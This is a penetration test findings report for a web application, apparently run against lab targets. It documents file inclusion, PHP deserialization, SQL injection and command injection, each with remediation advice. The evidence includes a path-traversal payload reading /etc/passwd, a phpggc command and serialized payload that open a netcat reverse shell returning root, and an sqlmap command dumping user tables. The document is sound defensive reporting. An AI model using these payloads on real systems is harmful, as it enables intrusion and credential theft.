SSS Pentesting

Web Application

Penetration Test Findings Report

Date: November 18th, 2024

Table of Contents

Confidentiality Statement

This document is the exclusive property of Example Corporation. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form requires consent of Example Corporation or SSS Pentesting.

Example Corporation may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. SSS Pentesting prioritized the assessment to identify the weakest security controls an attacker would exploit. SSS recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Info
SSS Pentesting		
Sam Shepherd	Penetration Tester	sam@mail.com
Example Corporation		
Bob Bobson	Chief Information Security Officer	bob@examplecorp.com

Assessment Overview

From October 21st, 2024, to November 18th, 2024, Example Corporation engaged SSS to evaluate the security posture of its web application compared to current industry's best practices.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered, and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Web Application Penetration Test

A web application penetration test emulates the role of an attacker using the web application. An engineer will test the web application to identify potential vulnerabilities and perform common and advanced web attacks such as command injection, cross site request forgery, and more. The engineer will seek to gain access to unauthorized data, privilege escalate and obtain remote code execution.

Finding Severity Ratings

The following table defines severity levels and their corresponding CVSS score ranges, which are used throughout this document. These levels help assess risk by evaluating the likelihood and impact of each vulnerability.

Severity	CVSS V4 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Web Application Penetration Test	127.0.0.1

Scope Exclusions

Per client request, SSS did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering

All other attacks not specified above were permitted by Example Corporation.

Client Allowances

Example Corporation provided SSS Pentesting the following allowances:

- Specific testing of the WebDAV web application.

Executive Summary

SSS Pentesting conducted a web application penetration test for Example Corporation from October 21st to November 18th, 2024, to evaluate its security posture. The assessment identified multiple high-risk vulnerabilities, including Local File Inclusion, SQL Injection, Cross-Site Request Forgery, and Command Injection, which could allow attackers to gain unauthorized access and execute remote commands. Various web-based attacks were performed to assess security weaknesses, and this report provides a summary of key findings, their impact, and remediation strategies. For further details, refer to the Technical Findings section.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were in place for testing. Web application penetration testing was permitted for twenty-one (21) business days.

Tester Notes and Recommendations

The test results indicate that Example Corporation has undergone its first penetration test. A recurring theme during testing was improper input validation and sanitization, which can allow an attacker to bypass authentication and obtain remote code execution.

We recommend that Example Corporation ensures all inputs meet strict criteria and remove or escape special characters that could be used maliciously.

On a positive note, Example Corporation's patching was up-to-date and there were no major CVEs that could be exploited. The team was detected several times, and while not all attacks were discovered during testing, these alerts are a good start.

Overall, Example Corporation's web application performed as expected for a first-time penetration test. We recommend that the Example Corporation team thoroughly review the recommendations made in this report, correct the findings, and re-test annually to improve their overall security posture.

Key Strength and Weakness

The following identifies a key strength found during this assessment:

1. Patching was up to date for all machines.

The following identifies a key weakness found during this assessment:

1. Improper handling of user-supplied input data.

Vulnerability Summary & Report Card

The following table categorizes the vulnerabilities found by severity. Remediation recommendations are also provided.

2	2	2	0	1
Critical	High	Medium	Low	Informational

Finding	Severity	Recommendation
Web Application Penetration Test		
INT-001: Local File Inclusion	Critical	Implement input validation/sanitization
INT-002: Insecure PHP Deserialization	Critical	Never deserialize untrusted data
INT-003: SQL Injection	High	Used parameterized queries which separate SQL code from the user input
INT-004: Credentials Logged in the URL	High	Use POST request instead of GET requests when sending sensitive data
INT-005: Command Injection	Medium	Implement input validation/sanitization
INT-006: Cross Site Request Forgery	Medium	Enable CSRF tokens on any state changing request
INT-007: No Account Lockout Policy	Informational	Require complex passwords


Web Application Penetration Test Findings

Finding INT-001: Local File Inclusion (Critical)

Description:	Local file inclusion occurs when an application includes files based on user input without proper validation or sanitization.
Risk:	Likelihood: High – File inclusion vulnerabilities can be found in many programming languages. This vulnerability is also common when user inputs are allowed to control which files are included without being validated. Impact: Critical – An attacker can read sensitive files, execute specific files, and in some cases, achieve remote code execution.
System:	All
Tools Used:	Burp suite
References:	[What is a File Inclusion Attack? - SolidWP]()


Evidence:

Figure 1.1: The URL shows a parameter that specifies a file. This indicates that we can escape this URL to access files on the operating system.



```
127.0.0.1/vulnerabilities/fi/?page=include.php
```

Figure 1.2: Shows that we can change directories all the way back to the root file system and then access the /etc/passwd file.



```
127.0.0.1/vulnerabilities/fi/?page=../../../../../etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:
/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x
/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/va
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/bin/false mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin
```


Remediation: Implement input validation/sanitization to ensure that user input is what the application would expect.

Finding INT-002: Insecure PHP Deserialization (Critical)

Description:	Insecure PHP deserialization occurs when an application deserializes untrusted data, allowing attackers to execute malicious payloads.
Risk:	Likelihood: High – Web applications that use programming languages such as PHP can be vulnerable to this attack, as serialization and deserialization are commonly used for data handling. Impact: Critical – This can lead to remote code execution, privilege escalation, or a denial of service.
System:	All
Tools Used:	Burp suite, PHP Generic Gadget Chains
References:	Insecure deserialization | Web Security Academy

Evidence:

Figure 2.1: Shows a POST request from the web application which shows a a CSRF token. When decoding the token we know that the PHP programming language is being used via the letter : number format.



```
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type:
application/x-www-form-urlencoded
Content-Length: 79
Origin: http://10.0.2.14:16664
Connection: keep-alive
Referer: http://10.0.2.14:16664/
Cookie: JSESSIONID=
7F003FB18874DD9EE6AC3FD1864E2A99;
rememberMe=
rO0ABXNyACZjb20ubm90c29zZWN1cmUubGFicy5
3ZWIubW9kZWwuVXNlclNlcnUQ30eW9flvAgABTA
AIdXNlcm5hbWV0ABJMamF2YS9sYW5nL1N0cmluZ
zt4cHQABWFkbWlu; PHPSESSID=
ed63721f7913a6d6a167eb0ad9d28ea7
Upgrade-Insecure-Requests: 1

first=NotSoSecure&last=India&mobile=
99999999&csrftoken=
aToyMDIyMDc3MzY4Ow%3D%3D
```

```
Cache-Control: no-store, no-cache,
must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8"/>
    <title>
      Slim 3
    </title>
    <link href='
    //fonts.googleapis.com/css?family=L
    ato:300' rel='stylesheet' type='
    text/css'>
    <style>
      body{
        margin:50px000;
        padding:0;
        width:100%;
        font-family:"Helvetica Neue",
        Helvetica,Arial,sans-serif;
```

Decoded from: URL encoding


aToyMDIyMDc3MzY4Ow==

Decoded from: Base64

i:2022077368;


Decoding this csrf token from Base64, we can see that the php programming language is used.

Figure 2.2: Using PHP generic gadget chains, we can craft a payload to replace the CSRF token to obtain remote code execution.




```
┌──(kali㉿kali)-[~/phpggc]
└─$ ./phpggc -b slim/rce1 system "nc 10.0.2.12 443 -e /bin/sh"
TzoxODoiU2xpbVxIdHRwXFJlc3BvbnNlIjoyOntzOjEwOiIAKgBoZWFkZXJzIjtPOjg6IlNsaW1cQXBw
IjoxOntzOjE5OiIAU2xpbVxBcHAAY29udGFpbmVyIjtPOjE0OiJTbGltXENvbnRhaW5lciI6Mzp7czoy
MToiAFBpbXBsZVxDb250YWluZXIAcmF3IjthOjE6e3M6MzoiYWxsIjthOjI6e2k6MDtPOjg6IlNsaW1c
```

<u>Figure 2.3:</u> Pasting the output from figure 2.2 in replace of the CSRF token.



```
first=NotSoSecure&last=India&mobile=99999999&csrftoken=
TzoxODoiU2xpbVxIdHRwXFJlc3BvbnNlIjoyOntzOjEwOiIAKgBoZWFkZXJzIjtPOjg6IlNsaW1cQXBwIjoxOntzOjE5OiIAU2xpbVxBcHA
AY29udGFpbmVyIjtPOjE0OiJTbGltXENvbnRhaW5lciI6Mzp7czoyMToiAFBpbXBsZVxDb250YWluZXIAcmF3IjthOjE6e3M6MzoiYWxsIj
thOjI6e2k6MDtPOjg6IlNsaW1cQXBwIjoxOntzOjE5OiIAU2xpbVxBcHAAY29udGFpbmVyIjtPOjg6IlNsaW1cQXBwIjoxOntzOjE5OiIAU
2xpbVxBcHAAY29udGFpbmVyIjtPOjE0OiJTbGltXENvbnRhaW5lciI6Mzp7czoyMToiAFBpbXBsZVxDb250YWluZXIAcmF3IjthOjE6e3M6
MzoiaGFzIjtzOjY6InN5c3RlbSI7fXM6MjQ6IgBQaW1wbGVcQ29udGFpbmVyAHZhbHVlcyI7YToxOntzOjM6ImhhcyI7czo2OiJzeXN0ZW0
iO31zOjIyOiIAUGltcGxlXENvbnRhaW5lcgBrZXlzIjthOjE6e3M6MzoiaGFzIjtzOjY6InN5c3RlbSI7fX19fWk6MTtzOjI3OiJuYyAxMC
4wLjIuMTIgNDQzIC1lIC9iaW4vc2giO319czoyNDoiAFBpbXBsZVxDb250YWluZXIAdmFsdWVzIjthOjE6e3M6MzoiYWxsIjthOjI6e2k6M
DtyOjY7aToxO3M6Mjc6Im5jIDEwLjAuMi4xMiA0NDMgLWUgL2Jpbi9zaCI7fX1zOjIyOiIAUGltcGxlXENvbnRhaW5lcgBrZXlzIjthOjE6
e3M6MzoiYWxsIjthOjI6e2k6MDtyOjY7aToxO3M6Mjc6Im5jIDEwLjAuMi4xMiA0NDMgLWUgL2Jpbi9zaCI7fX19fXM6NzoiACoAYm9keSI
7czowOiIiO30=
```

<u>Figure 2.4:</u> Running this request in figure 2.3, we can obtain remote code execution.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.12] from (UNKNOWN) [10.0.2.14] 39335
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
(wheel),11(floppy),20(dialout),26(tape),27(video)
```


<u>Remediation</u>*:* Never deserialize untrusted data.

Finding INT-003: SQL Injection ([High](#))

Description:	SQL injection is a web security vulnerability that allows an attacker to interfere with queries that an application makes to its database. An attacker can break out of SQL queries to run their own queries to retrieve and view data that they shouldn't be able to.
Risk:	Likelihood: High – If user input is not properly validated and sanitized, this increases the likelihood of an attacker using this type of attack. Impact: High – This can lead to unauthorized access to sensitive data.
System:	All
Tools Used:	Burp suite, SQL map
References:	[What is SQL Injection? Tutorial & Examples | Web Security Academy](#)


Evidence:

Figure 3.1 & 3.2: Entering a single quote into the input field results in an SQL-related error, suggesting a potential SQL vulnerability.



```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''''' at line 1
```

Figure 3.3: Shows the single quote response in burp suite. We can copy this request to a file (sql.req) to be exploited.




```
GET /vulnerabilities/sqli/?id=%27&Submit=Submit HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/vulnerabilities/sqli/?id=1&Submit=Submit
Cookie: PHPSESSID=osqp89gmdd4pppms58668ai756; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

When viewing this request in burp suite, we can right click and copy this request to a file.

<u>Figure 3.4</u>*:* Shows retrieved database data which includes usernames and passwords from the command below.

sqlmap -r sql.req --level=5 --risk=3 --batch --proxy="http://127.0.0.1:8080" --dump



```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------+--------------------------------------------+-----------+------------+
| user_id | user    | avatar                      | password                                   | last_name | first_name |
+---------+---------+-----------------------------+--------------------------------------------+-----------+------------+
| 1       | admin   | /hackable/users/admin.jpg   | [redacted]                                 | admin     | admin      |
| 2       | gordonb | /hackable/users/gordonb.jpg | [redacted]                                 | Brown     | Gordon     |
| 3       | 1337    | /hackable/users/1337.jpg    | [redacted]                                 | Me        | Hack       |
| 4       | pablo   | /hackable/users/pablo.jpg   | [redacted]                                 | Picasso   | Pablo      |
| 5       | smithy  | /hackable/users/smithy.jpg  | [redacted]                                 | Smith     | Bob        |
+---------+---------+-----------------------------+--------------------------------------------+-----------+------------+
```


<u>Remediation</u>*:* Used parameterized queries which separate SQL code from user input.

Finding INT-004: Credentials Logged in the URL (High)

Description:	When a web application is using GET requests, this logs the request in the URL, which are stored in browser history and server logs.
Risk:	Likelihood: High – Credentials logged in the URL by sending GET requests makes it likely that an attacker can view a user's credentials in the browsing history. Impact: High – This can lead to unauthorized access to the web application.
System:	All
Tools Used:	Burp suite
References:	HTTP Methods GET vs POST

Evidence:

Figure 4.1: Username and password are logged in the URL.



```
GET /vulnerabilities/brute/?username=[redacted]&
password=[redacted]&Login=Login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=
0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/vulnerabilities/brute/
Cookie: PHPSESSID=2r0pg9fqph9tngco13484ivgl5;
security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```


Remediation: Avoid using GET requests to transmit credentials or other sensitive data, as they may be logged in browser history and server logs. Instead, use POST requests.

Finding INT-005: Command Injection (Medium)

Description:	Command injection is when an attacker can execute commands on the host operating system through a vulnerable application.
Risk:	Likelihood: Medium – The likelihood of an attacker exploiting this vulnerability is going to depend on whether a blacklist is enabled and whether the attacker can determine that the web application is using commands for user output. Impact: High – This can lead to unauthorized access and data exfiltration.
System:	All
Tools Used:	Burp suite
References:	4 essentials to prevent OS command injection attacks | Red Hat Developer


Evidence:

Figure 5.1: By entering an ip address in the input field, we can see that the output is from the ping command in kali linux.



```
PING 10.0.2.12 (10.0.2.12): 56 data bytes
64 bytes from 10.0.2.12: icmp_seq=0 ttl=64 time=0.494 ms
64 bytes from 10.0.2.12: icmp_seq=1 ttl=64 time=0.102 ms
64 bytes from 10.0.2.12: icmp_seq=2 ttl=64 time=0.088 ms
64 bytes from 10.0.2.12: icmp_seq=3 ttl=64 time=0.082 ms
--- 10.0.2.12 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.082/0.191/0.494/0.175 ms
```

Figure 5.2: By adding a semi-colon at the end of an IP address, we discover that we can chain commands together.

